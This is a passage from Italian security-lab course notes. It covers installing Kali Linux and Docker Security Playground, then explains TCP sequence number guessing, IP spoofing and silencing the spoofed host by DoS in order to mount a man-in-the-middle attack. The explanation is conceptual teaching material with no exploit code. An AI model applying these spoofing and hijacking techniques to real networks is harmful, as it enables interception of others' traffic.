


Figura A.13: Pagina iniziale dell'installazione di Kali Linux

... e selezionando la lingua, poi il paese e il layout di tastiera




Figura A.14: Pagina iniziale dell'installazione di Kali Linux

In queste sezioni che seguono bisogna impostare lo username e il nome dell'host. Qui bisogna aprire una parentesi importante, e che si rivelerà fondamentale nell'utilizzo di DSP. Dalla prima release del 2020, *Kali Linux* non supporta più l'account root di default. Questo porta numerose conseguenze nella gestione dei file e dei processi. Infatti, l'account che viene creato durante l'installazione non ha i requisiti amministrativi di sistema di un root⁷⁰. Per tale motivo, come si vedrà

⁷⁰Per provare quanto appena detto, basta provare ad inserire "root" come username. L'installer restituirà un errore.

in seguito, per alcune operazioni bisognerà *aggiungere lo USER appena creato agli utenti con certi privilegi*. Quanto detto sarà maggiormente chiaro in seguito.




Figura A.15: Nome dell'host




Figura A.16: Creazione della password

Esistono varie possibilità per la scelta di partizione del disco. In generale se non si è in grado di farlo manualmente, si consiglia di usare l'intero disco.




Figura A.17: Partizioni del disco




Figura A.18: Conferma della partizione del disco automatica

A questo punto vi è una parte molto importante dell'installazione di Kali Linux: i *tools*. Innanzitutto si setta l'ambiente desktop, dopodiché si passa all'installazione dei tools di Kali Linux. È possibile scegliere fra i top10, quelli *recommended* e l'opzione più *large* con tantissimi tools. Si noti che l'opzione intermedia costringe la VM a necessitare di un disco *maggiori di 8 GB*.




Figura A.19: Ambiente desktop e tools di Kali Linux

A questo punto l'installazione della VM con Kali Linux è completata. Nel prossimo capitolo si vedrà come gestire lo spegnimento della VM.

1.5 Spegnimento della VM

Cliccando su *File* è possibile *spegnere la macchina virtuale*. Esistono tre possibilità:

1. *Save the machine state*: corrisponde ad una sorta di sospensione della VM. Qualsiasi processo in corso rimane in funzione. Utile se si sta lavorando a qualcosa e si è costretti per qualche ragione a interrompere momentaneamente il lavoro in corso.
2. *Send the shutdown signal*: corrisponde all'arresto del PC. In questo caso viene mandato un segnale di spegnimento alla macchina, che salva lo stato ma interrompe processi in corso.
3. *Power off the machine*: corrisponde a togliere l'alimentazione al PC. Questo causa una chiusura forzata della VM qualunque sia il processo in corso, e non salva lo stato della macchina.




Figura A.20: Le tre possibilità per spegnere la VM

2 Docker Security Playground

L’ambiente dove verranno presentati i laboratori si chiama ***Docker Security Playground***. Questo è un ambiente dove vengono creati dei docker, ossia delle sorte di macchine virtuali per fare esercitazioni di Security in sicurezza. Presentiamo di seguito il processo di installazione di DSP all’interno di una macchina virtuale con Kali Linux. Si noti infine che tale processo è descritto al link <https://github.com/giper45/DockerSecurityPlayground/wiki/Installation-Guide>

2.1 I due modi per installare DSP

Esistono principalmente due modi per installare DSP. Uno è più lungo, e consiste nell’installare tutti i componenti necessari affinché Docker possa girare sulla macchina con Kali. L’altro, che è quello che ci si appresta a descrivere, consiste nell’installazione di una versione “dockerrizzata” di DSP. Per farla girare basterà, dunque, soltanto procedere con l’installazione di alcuni componenti di docker.

2.2 Clonare la repository da Github

Al sito <https://github.com/giper45/dsp-docker-image> è disponibile la repo contenente tutto quello che serve per l’installazione. Come prima cosa, dunque, si apre il terminale e si clona la cartella

```
$ git clone https://github.com/giper45/dsp-docker-image
```

Dopodiché installiamo *docker*

```
$ sudo apt install docker.io
```

e *docker-compose*, ossia lo strumento per costruire ambienti docker. La documentazione di Docker-Compose, e come installarlo su Linux, è disponibile al seguente link: <https://docs.docker.com/compose/install/>

```
$ sudo curl -L "https://github.com/docker/compose/releases/download/1.28.4/docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose
```

La versione di docker-compose installata è la 1.27.4, e può essere controllata attraverso

```
$ docker-compose --version
```

A questo punto cambiamo i permessi con il seguente comando

```
$ sudo chmod +x /usr/local/bin/docker-compose
```

Fatto questo, abbiamo creato un ambiente docker. Adesso si riprende il discorso fatto a pag. 166. Se esistesse l'account root, basterebbe andare nella cartella *dsp-docker-image* e fare *docker-compose up*. In questo caso, avremmo un errore di tipo *Permission Denied*. Questo nasce dal fatto che il cosiddetto *Docker daemon* utilizza privilegi di root.




Figura A.21: Docker warning on the official documentations

Dunque dapprima si crea il gruppo docker

```
$ sudo groupadd docker
```

Per controllare quali utenti hanno accesso a quali cartelle, basta eseguire il comando

```
$ getent group sudo
```

per i cosiddetti *superuser*, e (quello che interessa maggiormente)

```
$ getent group docker
```

A questo punto si può notare che lo USER non dovrebbe figurare nel gruppo docker. Per tale ragione va aggiunto, e lo si può fare facilmente in questo modo

```
$ sudo usermod -aG docker $USER
```

... e così si forniscono all'utente i permessi necessari per avviare docker. Accertarsi di fare un log out e un log in e poi controllare, tramite il comando prima descritto, di essere nel gruppo docker. Fatto questo basta mandare

```
$ cd dsp-docker-image
```

... e avviare DSP con

```
$ docker-compose up
```

Inserendo lo username l'ambiente DSP si aprirà e sarà pronto all'utilizzo.

3 Sequence Number Guessing

L'attacco denominato **Sequence Number Guessing** è una tecnica che viene usata da un attaccante per effettuare un'operazione detta *Man In The Middle*. L'idea è che all'interno di una comunicazione in Internet io possa frappormi tra due utenti (come un client e un server), e ricevere tutti i pacchetti *in entrambe le direzioni*. Per fare questo non si deve far altro che *far credere al client ed al server di essere, rispettivamente il server e il client*. In questo modo il client, credendo di contattare il server, di fatto contatta me. Allo stesso modo il server, convinto di rispondere al client, mi invia i pacchetti. A questo punto si possono fare vari tipi di operazioni, fra cui creare un *sinkhole*, ossia un buco, e così interrompere la comunicazione. Oppure posso conservarmi una copia di tutto ciò che client e server si scambiano. Per farlo però devo necessariamente inoltrare tutto il flusso di dati in entrata e in uscita.

Vediamo ora come si può implementare un attacco di tipo Man In The Middle mediante la tecnica del Sequence Number Guessing.

3.1 Richiami sul 3-Way Handshake in TCP

Come è noto, il protocollo TCP implementa una forma di connessione che non era stata prevista in IP. Per farlo sfrutta una tecnica detta *3-Way Handshake*. La tecnica in questione è descritta nella seguente immagine




Figura A.22: TCP 3-Way Handshake

Dove *ISN* sta per *Initial Sequence Number*, e i pedici *C* ed *S* stanno rispettivamente per *Client* e *Server*.

Il problema nasce dal fatto che alcune⁷¹ vecchie implementazioni di TCP prevedono un particolare utilizzo del numero di sequenza. Questo infatti viene *incrementato di un valore costante k* ⁷² *dopo ogni connessione ed ogni 500 msec.*

⁷¹In realtà non poche.

⁷²In genere questa costante non è randomica, ma dipende dal sistema operativo e dall'implementazione di TCP.

3.2 Attacco

Immaginiamo un attaccante, denominato con X , che contatta il Client e riceve in risposta il sequence number del client, ossia ISN_C . A questo punto, conoscendo k , di fatto conosco il sequence number successivo del client (o del server).

Nella *Fig.A.23* l'attaccante crea in maniera lecita una connessione TCP con il server, venendo così a conoscenza di ISN_S . Si noti come l'attaccante *non chiude la connessione TCP*, ossia non fa la terza “stretta di mano” con l'ACK.




Figura A.23: Apertura parziale di una connessione fra attaccante e server

A questo punto l'attaccante finge di essere qualcun altro, che verrà indicato con T , sfruttando il sequence number precedentemente ottenuto, nonché un *indirizzo IP differente*⁷³ Questo processo viene descritto nella *Fig.A.24*.

⁷³Ottenuto mediante una tecnica detta di *IP Forgery*.




Figura A.24: TCP 3-Way Handshake

Andando per ordine di riga, i passaggi sono i seguenti:

1. L'attaccante manda un SYN al server fingendo di essere T .
2. Il server, non consci di ciò che sta accadendo dietro le quinte, risponde a T con un SYN + ACK⁷⁴, rispettivamente con numero di sequenza iniziale incrementato di k ⁷⁵ e con numero di sequenza pari a quello dell'attaccante.

⁷⁴In molte implementazioni di TCP, quando un nodo si vede recapitare un pacchetto SYN + ACK senza aver mai mandato un SYN, come nel nostro caso con T , il nodo invia un *RST*, ossia una richiesta di Reset della connessione. In questo modo il tentativo dell'attaccante di fingersi qualcun altro fallirebbe. Pertanto, oltre a fare spoof, l'attaccante deve anche evitare che T mandi una richiesta di RST al server. Può farlo naturalmente in vari modi, ma probabilmente quello più utilizzato è un DOS su T . Se invece non si vuol buttare giù un nodo esistente, un'alternativa di più semplice realizzazione consiste nello sfruttare un *dead host*, ossia un nodo non esistente (o comunque non alive) nella rete. In questo caso il SYN + ACK del server andrebbe direttamente nel vuoto. Si faccia attenzione che tale processo crea un traffico detto *backscatter traffic*, che può comunque essere rilevato. Un ulteriore situazione che può capitare riguarda la presenza dei *firewall*; un firewall su T probabilmente filtrerebbe, scartandolo, un pacchetto SYN + ACK senza che vi sia stato un SYN prima. In tal caso l'attaccante è fortunato.

